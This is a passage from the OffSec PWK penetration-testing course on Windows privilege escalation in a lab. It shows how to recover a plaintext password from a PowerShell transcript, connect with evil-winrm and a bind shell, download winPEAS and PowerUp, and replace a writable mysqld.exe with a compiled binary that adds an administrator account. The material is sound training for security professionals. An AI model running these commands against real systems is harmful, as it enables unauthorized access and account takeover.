Let's analyze the transcript file in C:\Users\Public\Transcripts\transcript01.txt and check if we can shed more light on the user and password in use. Since the PowerShell Transcription started before Enter-PSSession was entered, it may contain the plain-text credential information used to create the PSCredential object stored in the variable *$cred*.

```
PS C:\Users\dave> type C:\Users\Public\Transcripts\transcript01.txt
type C:\Users\Public\Transcripts\transcript01.txt
**********************
Windows PowerShell transcript start
Start time: 20220623081143
```

[772] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/enter-pssession?view=powershell-7.2

[773] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.pscredential

[774] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/powershell/scripting/learn/ps101/08-powershell-remoting?view=powershell-7.2

[775] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Secure_Shell

[776] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/powershell/scripting/learn/remoting/ssh-remoting-in-powershell-core?view=powershell-7.2

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Username: CLIENTWK220\dave
RunAs User: CLIENTWK220\dave
Configuration Name:
Machine: CLIENTWK220 (Microsoft Windows NT 10.0.22000.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 10336
PSVersion: 5.1.22000.282
...
**********************
Transcript started, output file is C:\Users\Public\Transcripts\transcript01.txt
PS C:\Users\dave> $password = ConvertTo-SecureString "qwertqwertqwert123!!" -
AsPlainText -Force
PS C:\Users\dave> $cred = New-Object
System.Management.Automation.PSCredential("daveadmin", $password)
PS C:\Users\dave> Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred
PS C:\Users\dave> Stop-Transcript
**********************
Windows PowerShell transcript end
End time: 20220623081221
**********************
```

*Listing 400 - Contents of the transcript file*

Listing 400 shows that the transcript file indeed contains the commands used to create the variable *$cred*, which were missing in the history file.

To create the previously discussed PSCredential object, a user first needs to create a *SecureString*[777] to store the password. Then, the user can create the PSCredential object with the username and the stored password. The resulting variable, containing the object, can be used as argument for *-Credential* in commands such as Enter-PSSession.

Let's copy the three highlighted commands and paste it into our bind shell.

```
PS C:\Users\dave> $password = ConvertTo-SecureString "qwertqwertqwert123!!" -
AsPlainText -Force
$password = ConvertTo-SecureString "qwertqwertqwert123!!" -AsPlainText -Force

PS C:\Users\dave> $cred = New-Object
System.Management.Automation.PSCredential("daveadmin", $password)
$cred = New-Object System.Management.Automation.PSCredential("daveadmin", $password)

PS C:\Users\dave> Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred
Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred

[CLIENTWK220]: PS C:\Users\daveadmin\Documents> whoami
whoami
clientwk220\daveadmin
```

*Listing 401 - Using the commands from the transcript file to obtain a PowerShell session as daveadmin*

The output shows that we could use these three commands to start a PowerShell remoting session via WinRM on CLIENTWK220 as the user *daveadmin*. While whoami works, other commands do not.

[777] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/dotnet/api/system.security.securestring

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
[CLIENTWK220]: PS C:\Users\daveadmin\Documents> cd C:\
cd C:\

[CLIENTWK220]: PS C:\Users\daveadmin\Documents> pwd
pwd

[CLIENTWK220]: PS C:\Users\daveadmin\Documents> dir
dir
```

*Listing 402 - No output from commands in the PSSession*

Listing 402 shows that we received no output from the commands we entered. We should note that creating a PowerShell remoting session via WinRM in a bind shell like we used in this example can cause unexpected behavior.

To avoid any issues, let's use *evil-winrm*[778] to connect to CLIENTWK220 via WinRM from our Kali machine instead. This tool provides various built-in functions for penetration testing such as pass the hash, in-memory loading, and file upload/download. However, we'll only use it to connect to the target system via WinRM to avoid the issues we faced by creating a PowerShell remoting session in our bind shell as shown in Listing 402.

We enter the IP as argument for **-i**, the username for **-u**, and the password for **-p**. We need to escape both "!"s in the password.

```
kali@kali:~$ evil-winrm -i 192.168.50.220 -u daveadmin -p "qwertqwertqwert123\!\!"

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation:
quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\daveadmin\Documents> whoami
clientwk220\daveadmin

*Evil-WinRM* PS C:\Users\daveadmin\Documents> cd C:\

*Evil-WinRM* PS C:\> dir

    Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          6/5/2021   5:10 AM                PerfLogs
d-r---         7/20/2022   1:14 AM                Program Files
d-r---          6/5/2021   7:37 AM                Program Files (x86)
d-----          7/4/2022   1:00 AM                tools
d-r---         6/23/2022   8:12 AM                Users
```

[778] (Github, 2022), https://github.com/Hackplayers/evil-winrm

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
d-----         7/20/2022   8:07 AM                Windows
d-----         6/16/2022   1:17 PM                xampp
```

*Listing 403 - Using evil-winrm to connect to CLIENTWK220 as daveadmin*

As Listing 403 shows, we can now execute commands without any issues. Great!

PowerShell artifacts such as the history file of PSReadline or transcript files are often a treasure trove of valuable information. We should never skip reviewing them, because most Administrators clear their history with Clear-History and therefore, the PSReadline history stays untouched for us to analyze.

Administrators can prevent PSReadline from recording commands by setting the *-HistorySaveStyle* option to *SaveNothing* with the *Set-PSReadlineOption*[779] Cmdlet. Alternatively, they can clear the history file manually.

In this section, we explored PowerShell Transcriptions as powerful mechanisms to record commands and scripts in PowerShell. In addition, we discussed how and where PowerShell saves its history. We used this knowledge in an example to obtain a password for another system as well as the password for the administrative user *daveadmin*.

### 16.1.5 Automated Enumeration

In the previous three sections, we manually enumerated CLIENTWK220. We gathered information, which led us to two different ways to elevate our privileges. However, this took us quite some time to do. In a real-life penetration test for a client, we often have time constraints, limiting the time we can take to enumerate systems in a manual way.

Therefore, we should use automated tools that enumerate the target machine and provide us results about situational awareness as well as potential sensitive information in an easy to consume fashion. One such tool is *winPEAS*.[780]

---

*Automated tools can be blocked by AV solutions. If this is the case, we can apply techniques learned in the Module "Antivirus Evasion", try other tools such as Seatbelt[781] and JAWS,[782] or do the enumeration manually.*

---

As Kali already includes winPEAS, we can copy the 64-bit binary to our home directory and start a Python3 web server to serve it.

```
kali@kali:~$ cp /usr/share/peass/winpeas/winPEASx64.exe .

kali@kali:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

*Listing 404 - Copy WinPEAS to our home directory and start Python3 web server*

---

[779] (Microsoft Documentation, 2022), https://learn.microsoft.com/en-us/powershell/module/psreadline/set-psreadlineoption?view=powershell-7.2

[780] (Github, 2022), https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS

[781] (Github, 2022), https://github.com/GhostPack/Seatbelt

[782] (Github, 2020), https://github.com/411Hall/JAWS

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Let's connect to the bind shell running on port 4444 at CLIENTWK220 as user *dave* as we did before. We start PowerShell and use the *iwr*[783] Cmdlet with the URL of the winPEAS binary as argument for -Uri and winPeas.exe for -Outfile.

```
kali@kali:~$ nc 192.168.50.220 4444
Microsoft Windows [Version 10.0.22000.318]
(c) Microsoft Corporation. All rights reserved.

C:\Users\dave> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\Users\dave> iwr -uri http://192.168.118.2/winPEASx64.exe -Outfile winPEAS.exe
iwr -uri http://192.168.118.3/winPEASx64.exe -Outfile winPEAS.exe
```

*Listing 405 - Connect to the bind shell and transfer the WinPEAS binary to CLIENTWK220*

Now, let's run the winPEAS program. It'll take a few minutes for the program to finish. While it is running, let's review the output legend of winPEAS. It categorizes results in different colors indicating items worth a deeper inspection (red) and important information about protections (green).

```
C:\Users\dave> .\winPEAS.exe
...
+] Legend:
         Red                 Indicates a special privilege over an object or something
is misconfigured
         Green               Indicates that some protection is enabled or something is
well configured
         Cyan                Indicates active users
         Blue                Indicates disabled users
         LightYellow         Indicates links
```

*Listing 406 - Output legend of winPEAS*

After the program is finished, let's review some of its findings. We begin with the basic system information.

```
...
ÉÍÍÍÍÍÍÍÍÍÍÍÍ Basic System Information
...
    Hostname: clientwk220
    ProductName: Windows 10 Pro
    EditionID: Professional
    ReleaseId: 2009
    BuildBranch: co_release
    CurrentMajorVersionNumber: 10
    CurrentVersion: 6.3
    Architecture: AMD64
    ProcessorCount: 2
```

[783] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-webrequest?view=powershell-7.2

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
    SystemLang: en-US
    KeyboardLang: English (United States)
    TimeZone: (UTC-08:00) Pacific Time (US & Canada)
    IsVirtualMachine: True
    Current Time: 6/23/2022 2:30:36 PM
    HighIntegrity: False
    PartOfDomain: False
    Hotfixes:
...
```

*Listing 407 - Basic System Information of winPEAS*

Listing 407 shows that winPEAS detected the target machine as *Windows 10 Pro* instead of Windows 11 as we established before. This shows that we should never blindly trust the output of a tool.

Next, winPEAS provides information about security protections as well as PowerShell and NTLM settings. One of these information sections is about transcript files.

```
...
ÍÍÍÍÍÍÍÍÍÍÍÍ PS default transcripts history
È Read the PS history inside these files (if any)
...
```

*Listing 408 - List of transcript files*

The list of transcript files is empty, but we know that one exists in C:\Users\Public\. This is another example of information we would have missed by relying on tool output alone without incorporating manual work.

Next, let's scroll down to the *Users* output section of winPEAS.

```
ÍÍÍÍÍÍÍÍÍÍÍÍ Users
...
Current user: dave
Current groups: Domain Users, Everyone, helpdesk, Builtin\Remote Desktop Users, Users,
Batch, Console Logon, Authenticated Users, This Organization, Local account, Local,
NTLM Authentication

   CLIENTWK220\Administrator(Disabled): Built-in account for administering the
computer/domain
        |->Groups: Administrators
        |->Password: CanChange-NotExpi-Req

    CLIENTWK220\BackupAdmin
        |->Groups: BackupUsers,Administrators,Users
        |->Password: CanChange-NotExpi-Req

    CLIENTWK220\dave: dave
        |->Groups: helpdesk,Remote Desktop Users,Users
        |->Password: CanChange-NotExpi-Req

    CLIENTWK220\daveadmin
        |->Groups: adminteam,Administrators,Remote Management Users,Users
        |->Password: CanChange-NotExpi-Req
...

    CLIENTWK220\steve
```

```
        |->Groups: helpdesk,Remote Desktop Users,Remote Management Users,Users
        |->Password: CanChange-NotExpi-Req
...
```

*Listing 409 - User information*

The output lists all users and their groups in an easy to read manner. This way of displaying the information makes it very easy for us to understand which users exist and are members of certain groups, such as Remote Desktop Users.

Scrolling down, we'll find information about processes, services, scheduled tasks, network information, and installed applications.

The next area we analyze is *Looking for possible password files in users homes*.

```
...
ÍÍÍÍÍÍÍÍÍÍÍÍ Looking for possible password files in users homes
...
    C:\Users\All Users\Microsoft\UEV\InboxTemplates\RoamingCredentialSettings.xml

C:\Users\dave\AppData\Local\Packages\MicrosoftTeams_8wekyb3d8bbwe\LocalCache\Microsoft
\MSTeams\EBWebView\ZxcvbnData\3.0.0.0\passwords.txt

...
```

*Listing 410 - Possible password files in home directory of dave*

The list of files does not contain *asdf.txt* on the Desktop of *dave*. Again, we would have missed this finding without any additional manual work or by using another tool.

Running winPEAS on CLIENTWK220 provided us with lots of information and gave us some great situational awareness about the system. On the other hand, the tool incorrectly identified the target as Windows 10 and missed the meeting note, PowerShell history, and transcript file, which we used to elevate our privileges in the previous sections. However, because of the missing findings we should not abstain from using automated tools, but merely understand their limits.

Automated tools such as winPEAS are essential in real-life penetration tests. Outside of lab environments, the targets often contain numerous files, configuration settings, and information to go through. While we have only a few files in lab environments, we'll potentially get a list of hundreds or thousands of files to search through a single system in an assessment. With a pending deadline for the penetration test, we would spend all of our time going through files without employing automated tools.

In this section, we familiarized ourselves with winPEAS and how to use it. We collected information on the target system and compared it with our manual enumeration results. While there were some missing findings by winPEAS, the sheer amount of information resulting from its execution demonstrates how much time we can save in order to avoid manually obtaining all this information.

## 16.2 Leveraging Windows Services

This Learning Unit covers the following Learning Objectives:

- Hijack service binaries
- Hijack service DLLs

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

- Abuse Unquoted service paths

A *Windows Service*[784] is a long-running background executable or application managed by the *Service Control Manager*[785] and is similar to the concept of *daemons*[786] on Unix systems. Windows services can be managed by the *Services snap-in*, PowerShell, or the *sc.exe* command line tool. Windows uses the *LocalSystem* (includes the SIDs of *NT AUTHORITY\SYSTEM* and *BUILTIN\Administrators* in its token), *Network Service*, and *Local Service* user accounts to run its own services. Users or programs creating a service can choose either one of those accounts, a domain user, or a local user.

Windows services are one of the main areas to analyze when searching for privilege escalation vectors. In this Learning Unit, we'll review three different ways to elevate our privileges by abusing services.

### 16.2.1 Service Binary Hijacking

Each Windows service has an associated binary file. These binary files are executed when the service is started or transitioned into a running state.

For this section, let's consider a scenario in which a software developer creates a program and installs an application as a Windows service. During the installation, the developer does not secure the permissions of the program, allowing full Read and Write access to all members of the Users group. As a result, a lower-privileged user could replace the program with a malicious one. To execute the replaced binary, the user can restart the service or, in case the service is configured to start automatically, reboot the machine. Once the service is restarted, the malicious binary will be executed with the privileges of the service, such as *LocalSystem*.

We begin by connecting to CLIENTWK220 as *dave* over RDP with the password *qwertqwertqwert123*. For the purpose of this example, let's assume the vectors to elevate our privileges from the previous Learning Unit are out of scope.

To get a list of all installed Windows services, we can choose various methods such as the GUI snap-in *services.msc*, the *Get-Service* Cmdlet, or the *Get-CimInstance* Cmdlet (superseding *Get-WmiObject*).

Once connected, we start PowerShell and choose **Get-CimInstance** to query the WMI class **win32_service**.[787] We are interested in the name, state, and path of the binaries for each service and therefore, use **Select** with the arguments **Name**, **State**, and **PathName**. In addition, we filter out any services that are not in a **Running** state by using **Where-Object**.[788]

[784] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/dotnet/framework/windows-services/introduction-to-windows-service-applications

[785] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/windows/win32/services/service-control-manager

[786] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Daemon_(computing)

[787] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-classes

[788] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/where-object?view=powershell-7.2

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*When using a network logon such as WinRM or a bind shell, Get-CimInstance and Get-Service will result in a "permission denied" error when querying for services with a non-administrative user. Using an interactive logon such as RDP solves this problem.*

```
PS C:\Users\dave> Get-CimInstance -ClassName win32_service | Select
Name,State,PathName | Where-Object {$_.State -like 'Running'}

Name                      State   PathName
----                      -----   --------
Apache2.4                 Running "C:\xampp\apache\bin\httpd.exe" -k runservice
Appinfo                   Running C:\Windows\system32\svchost.exe -k netsvcs -p
AppXSvc                   Running C:\Windows\system32\svchost.exe -k wsappx -p
AudioEndpointBuilder      Running C:\Windows\System32\svchost.exe -k
LocalSystemNetworkRestricted -p
Audiosrv                  Running C:\Windows\System32\svchost.exe -k
LocalServiceNetworkRestricted -p
BFE                       Running C:\Windows\system32\svchost.exe -k
LocalServiceNoNetworkFirewall -p
BITS                      Running C:\Windows\System32\svchost.exe -k netsvcs -p
BrokerInfrastructure      Running C:\Windows\system32\svchost.exe -k DcomLaunch -p
...
mysql                     Running C:\xampp\mysql\bin\mysqld.exe --defaults-
file=c:\xampp\mysql\bin\my.ini mysql
...
```

*Listing 411 - List of services with binary path*

Based on the output in Listing 411, the two XAMPP services *Apache2.4* and *mysql* stand out as the binaries are located in the C:\xampp\ directory instead of C:\Windows\System32. This means the service is user-installed and the software developer is in charge of the directory structure as well as permissions of the software. These circumstances make it potentially prone to service binary hijacking.

Next, let's enumerate the permissions on both service binaries. We can choose between the traditional *icacls* Windows utility or the PowerShell Cmdlet *Get-ACL*.[789] For this example, we'll use icacls since it usable both in PowerShell and the Windows command line.

The icacls utility outputs the corresponding principals and their permission mask.[790] The most relevant permissions and their masks are listed below:

| Mask | Permissions |
|---|---|
| F | Full access |
| M | Modify access |
| RX | Read and execute access |
| R | Read-only access |
| W | Write-only access |

[789] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.security/get-acl?view=powershell-7.2

[790] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Listing 412 - icacls permissions mask*

Let's use **icacls** on the Apache binary **httpd.exe** first.

```
PS C:\Users\dave> icacls "C:\xampp\apache\bin\httpd.exe"
C:\xampp\apache\bin\httpd.exe BUILTIN\Administrators:(F)
                              NT AUTHORITY\SYSTEM:(F)
                              BUILTIN\Users:(RX)
                              NT AUTHORITY\Authenticated Users:(RX)

Successfully processed 1 files; Failed processing 0 files
```

*Listing 413 - Permissions of httpd.exe*

As member of the built-in *Users* group, *dave* only has *Read and Execute* (RX) rights on **httpd.exe**, meaning we cannot replace the file with a malicious binary.

Next, we'll check **mysqld.exe** from the mysql service.

```
PS C:\Users\dave> icacls "C:\xampp\mysql\bin\mysqld.exe"
C:\xampp\mysql\bin\mysqld.exe NT AUTHORITY\SYSTEM:(F)
                              BUILTIN\Administrators:(F)
                              BUILTIN\Users:(F)

Successfully processed 1 files; Failed processing 0 files
```

*Listing 414 - Permissions of mysqld.exe*

The output of Listing 414 shows that members of the *Users* group have the Full Access (F) permission, allowing us to write to and modify the binary and therefore, replace it. Due to the missing indicator *(I)* preceding this permission, we know that it was set on purpose and not inherited by the parent directory. Administrators often set Full Access permissions when they configure a service and are not entirely sure about the required permissions. Setting it to Full Access avoids most permission problems, but creates a security risk as we'll show in this example.

Let's create a small binary on Kali, which we'll use to replace the original **mysqld.exe**. The following C code will create a user named *dave2* and add that user to the local Administrators group using the *system*[791] function. The cross-compiled version of this code will serve as our malicious binary. Let's save it on Kali in a file named **adduser.c**.

```
#include <stdlib.h>

int main ()
{
  int i;

  i = system ("net user dave2 password123! /add");
  i = system ("net localgroup administrators dave2 /add");

  return 0;
}
```

*Listing 415 - adduser.c code*

[791] (Man7, 2022), https://man7.org/linux/man-pages/man3/system.3.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Next, we'll cross-compile[792] the code on our Kali machine with *mingw-64* as we learned in the Module "Fixing Exploits". Since we know that the target machine is 64-bit, we'll cross-compile the C code to a 64-bit application with x86_64-w64-mingw32-gcc. In addition, we use adduser.exe as argument for -o to specify the name of the compiled executable.

```
kali@kali:~$ x86_64-w64-mingw32-gcc adduser.c -o adduser.exe
```

*Listing 416 - Cross-Compile the C Code to a 64-bit application*

Once adduser.exe is cross-compiled, we can transfer it to our target and replace the original mysqld.exe binary with our malicious copy.

For this, we start a Python3 web server in the output directory of adduser.exe on our Kali machine and use iwr on the target machine in a PowerShell window to download our executable file. In addition, we move the original mysqld.exe to our home directory. This way, we can restore the service binary after a successful privilege escalation attempt.

```
PS C:\Users\dave> iwr -uri http://192.168.119.3/adduser.exe -Outfile adduser.exe

PS C:\Users\dave> move C:\xampp\mysql\bin\mysqld.exe mysqld.exe

PS C:\Users\dave> move .\adduser.exe C:\xampp\mysql\bin\mysqld.exe
```

*Listing 417 - Replacing mysqld.exe with our malicious binary*

In order to execute the binary through the service, we need to restart it. We can use the net stop command to stop the service.

```
PS C:\Users\dave> net stop mysql
System error 5 has occurred.

Access is denied.
```

*Listing 418 - Attempting to stop the service in order to restart it*

Unfortunately, *dave* doesn't have sufficient permissions to stop the service. This is expected as most services are only managed by administrative users.

Since we do not have permission to manually restart the service, we must consider another approach. If the service *Startup Type* is set to "Automatic", we may be able to restart the service by rebooting the machine.

Let's check the Startup Type of the mysql service with the help of the Get-CimInstance Cmdlet by selecting Name and StartMode as well as filter for the string "mysql" with Where-Object.

```
PS C:\Users\dave> Get-CimInstance -ClassName win32_service | Select Name, StartMode |
Where-Object {$_.Name -like 'mysql'}

Name  StartMode
----  ---------
mysql Auto
```

*Listing 419 - Obtain Startup Type for mysql service*

[792] (GNU, 2022), https://www.gnu.org/software/automake/manual/html_node/Cross_002dCompilation.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Listing 419 shows that the service is set to *Auto*, meaning it will start automatically after a reboot. In order to issue a reboot, our user needs to have the privilege *SeShutDownPrivilege*[793] assigned. We can use whoami with /priv to get a list of all privileges.

```
PS C:\Users\dave> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeSecurityPrivilege           Manage auditing and security log     Disabled
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

*Listing 420 - Checking for reboot privileges*

Listing 420 shows that our user has the privilege in question (among others) and therefore, we should be able to initiate a system shutdown or reboot. The *Disabled* state only indicates if the privilege is currently enabled for the running process. In our case, it means that whoami has not requested and is not currently using the SeShutdownPrivilege privilege.

If the SeShutdownPrivilege privilege was not present, we would have to wait for the victim to manually start the service, which would be much less convenient.

We can issue a reboot with shutdown and the arguments /r (reboot instead of shutdown) and /t 0 (in zero seconds).

> *We should always try to avoid issuing reboots on production systems in a real-life penetration test. A reboot could lead to unforeseeable problems and should only be issued in direct collaboration with the client's IT staff. If a system doesn't boot up after we reboot, this could disrupt our client's day-to-day business and even cause long-term downtime of the infrastructure. This is especially the case in a situation when there is no current backup available.*

```
PS C:\Users\dave> shutdown /r /t 0
```

*Listing 421 - Rebooting the machine*

Once the reboot is complete, we connect again as *dave* via RDP and open a PowerShell window. Because of the issued reboot and the Startup type *auto*, the service should have executed the executable file we placed to replace the original mysql service binary.

To confirm that our attack worked, let's list the members of the local *Administrators* group with Get-LocalGroupMember to check if *dave2* was created and added to it.

[793] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/user-rights-assignment

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PS C:\Users\dave> Get-LocalGroupMember administrators

ObjectClass Name                      PrincipalSource
----------- ----                      ---------------
User        CLIENTWK220\Administrator Local
User        CLIENTWK220\BackupAdmin   Local
User        CLIENTWK220\dave2         Local
User        CLIENTWK220\daveadmin     Local
User        CLIENTWK220\offsec        Local
```

*Listing 422 - Display members of the local administrators group*

Listing 422 shows that *dave2* was created and added to the local *Administrators* group. Great!

As in the previous sections, we can use *RunAs* to obtain an interactive shell. In addition, we could also use *msfvenom*[794] to create an executable file, starting a reverse shell.

To restore the original state of the service, we have to delete our binary mysqld.exe, restore the backed up original binary, and restart the system.

Before we conclude this section, let's review an automated tool named *PowerUp.ps1*[795] and check if it detects this privilege escalation vector. To do so, we copy the script to *kali*'s home directory and start a Python3 web server to serve it.

```
kali@kali:~$ cp /usr/share/windows-resources/powersploit/Privesc/PowerUp.ps1 .

kali@kali:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ..
```

*Listing 423 - Copy PowerUp.ps1 to kali's home directory and serve it with a Python3 web server*

On the target machine, we download it as *dave* with iwr in PowerShell and start powershell with the ExecutionPolicy Bypass. Otherwise, it won't be possible to run scripts as they are blocked.

After we import PowerUp.ps1, we can use Get-ModifiableServiceFile. This function displays services the current user can modify, such as the service binary or configuration files.

```
PS C:\Users\dave> iwr -uri http://192.168.119.3/PowerUp.ps1 -Outfile PowerUp.ps1

PS C:\Users\dave> powershell -ep bypass
...
PS C:\Users\dave>  . .\PowerUp.ps1

PS C:\Users\dave> Get-ModifiableServiceFile

...

ServiceName                     : mysql
Path                            : C:\xampp\mysql\bin\mysqld.exe --defaults-
file=c:\xampp\mysql\bin\my.ini mysql
ModifiableFile                  : C:\xampp\mysql\bin\mysqld.exe
ModifiableFilePermissions       : {WriteOwner, Delete, WriteAttributes,
Synchronize...}
```

[794] (OffSec, 2023), https://www.offensive-security.com/metasploit-unleashed/msfvenom/

[795] (Github, 2017), https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
ModifiableFileIdentityReference : BUILTIN\Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'mysql'
CanRestart                      : False
```

*Listing 424 - Import PowerUp.ps1 and execute Get-ModifiableServiceFile*

The output of Get-ModifiableServiceFile shows us that PowerUp identified mysql (among others) to be vulnerable. In addition, it provides information about the file path, the principal (*BUILTIN\Users* group), and if we have permissions to restart the service (False).

PowerUp also provides us an *AbuseFunction*, which is a built-in function to replace the binary and, if we have sufficient permissions, restart it. The default behavior is to create a new local user called *john* with the password *Password123!* and add it to the local *Administrators* group. Because we don't have enough permissions to restart the service, we still need to reboot the machine.

However, if we use the AbuseFunction Install-ServiceBinary with the service name, we receive an error.

```
PS C:\Users\dave> Install-ServiceBinary -Name 'mysql'

Service binary 'C:\xampp\mysql\bin\mysqld.exe --defaults-
file=c:\xampp\mysql\bin\my.ini mysql' for service mysql not
modifiable by the current user.
At C:\Users\dave\PowerUp.ps1:2178 char:13
+             throw "Service binary '$($ServiceDetails.PathName)' for s ...
+             ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OperationStopped: (Service binary ...e current
user.:String) [], RuntimeException
    + FullyQualifiedErrorId : Service binary 'C:\xampp\mysql\bin\mysqld.exe --
defaults-file=c:\xampp\mysql\bin\my.ini
   mysql' for service mysql not modifiable by the current user.
```

*Listing 425 - Error from AbuseFunction*

The output states that the service binary file is not modifiable by the current user. However, we already established that we have Full Access permissions on the service binary and demonstrated that we could replace the file manually.

Reviewing the code[796] of PowerUp and checking the outputs of the commands used in Get-ModifiableServiceFile, we identify that *Get-ModifiablePath* is used to return modifiable paths for the current user. However, for us, it provides an empty result, leading to the above error.

Let's examine this behavior in order to understand why AbuseFunction is throwing an error. First, we'll try the service binary path without any arguments for Get-ModifiablePath. Then, we'll add another argument to check if the function still provides the correct output. Finally, we'll use an argument with a path inside.

```
PS C:\Users\dave> $ModifiableFiles = echo 'C:\xampp\mysql\bin\mysqld.exe' | Get-
ModifiablePath -Literal

PS C:\Users\dave> $ModifiableFiles
```

[796] (Github, 2017), https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
ModifiablePath                IdentityReference Permissions
--------------                ----------------- -----------
C:\xampp\mysql\bin\mysqld.exe BUILTIN\Users     {WriteOwner, Delete, WriteAttributes,
Synchronize...}

PS C:\Users\dave> $ModifiableFiles = echo 'C:\xampp\mysql\bin\mysqld.exe argument' |
Get-ModifiablePath -Literal

PS C:\Users\dave> $ModifiableFiles

ModifiablePath     IdentityReference                Permissions
--------------     -----------------                -----------
C:\xampp\mysql\bin NT AUTHORITY\Authenticated Users {Delete, WriteAttributes,
Synchronize, ReadControl...}
C:\xampp\mysql\bin NT AUTHORITY\Authenticated Users {Delete, GenericWrite,
GenericExecute, GenericRead}

PS C:\Users\dave> $ModifiableFiles = echo 'C:\xampp\mysql\bin\mysqld.exe argument -
conf=C:\test\path' | Get-ModifiablePath -Literal

PS C:\Users\dave> $ModifiableFiles
```

*Listing 426 - Analyzing the function ModifiablePath*

Listing 426 shows that while the service binary with or without another argument works as expected, a path as an argument creates an empty result. Because the mysql service specifies the argument C:\xampp\mysql\bin\my.ini for defaults-file in the service binary path displayed in Listing 411, the AbuseFunction throws an error. In a situation like this, we should use the result of the identified vulnerable service file and do a manual exploitation as we did in this section.

Our investigation shows that we should never blindly trust or rely on the output of automated tools. However, PowerUp is a great tool to identify potential privilege escalation vectors, which can be used to automatically check if the vulnerability can be exploited. If this is not the case, we should do some manual analysis if the potential vector is not vulnerable or the AbuseFunction just cannot exploit it.

In this section, we first enumerated services and their binary permissions. After we identified that the group *Users*, and therefore, our user *dave*, has Full Access to the binary mysqld.exe, we cross-compiled a small binary creating an administrative user named *dave2*. After we copied it to the target system, we replaced mysqld.exe with our binary. Since we couldn't restart the service, we needed to reboot the system. After the system was rebooted, the service mysql started and *dave2* was created and added to the local group *Administrators*.

## 16.2.2 Service DLL Hijacking

Replacing the binary of a service is a very effective way to attempt privilege escalation on Windows systems. However, because our user doesn't often have permissions to replace these binaries, we'll need to adapt with a more advanced way of abusing Windows services.

*Dynamic Link Libraries* (DLL)[797] provide functionality to programs or the Windows operating system. DLLs contain code or resources, such as icon files, for other executable files or objects to use. These libraries provide a way for developers to use and integrate already existing

[797] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/troubleshoot/windows-client/deployment/dynamic-link-library

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

functionality without reinventing the wheel. Windows uses DLLs to store functionality needed by several components. Otherwise, each component would need the functionality in their own source code resulting in a huge resource waste. On Unix systems, these files are called *Shared Objects*.[798]

There are several methods we can use to exploit how DLLs work on Windows and they can often be an effective way of elevating our privileges. One method is similar to the privilege escalation vector performed in the previous section. Instead of overwriting the binary, we merely overwrite a DLL the service binary uses. However, the service may not work as expected because the actual DLL functionality is missing. In most cases, this would still lead us to code execution of the DLL's code and then, for example, to the creation of a new local administrative user.

Another method is to hijack the *DLL search order*.[799] The search order is defined by Microsoft and determines what to inspect first when searching for DLLs. By default, all current Windows versions have safe DLL search mode enabled.

This setting was implemented by Microsoft due to the high number of DLL hijacking vectors and ensures that DLLs are more difficult to hijack. The following listing shows the standard search order taken from the Microsoft Documentation:[800]

```
1. The directory from which the application loaded.
2. The system directory.
3. The 16-bit system directory.
4. The Windows directory.
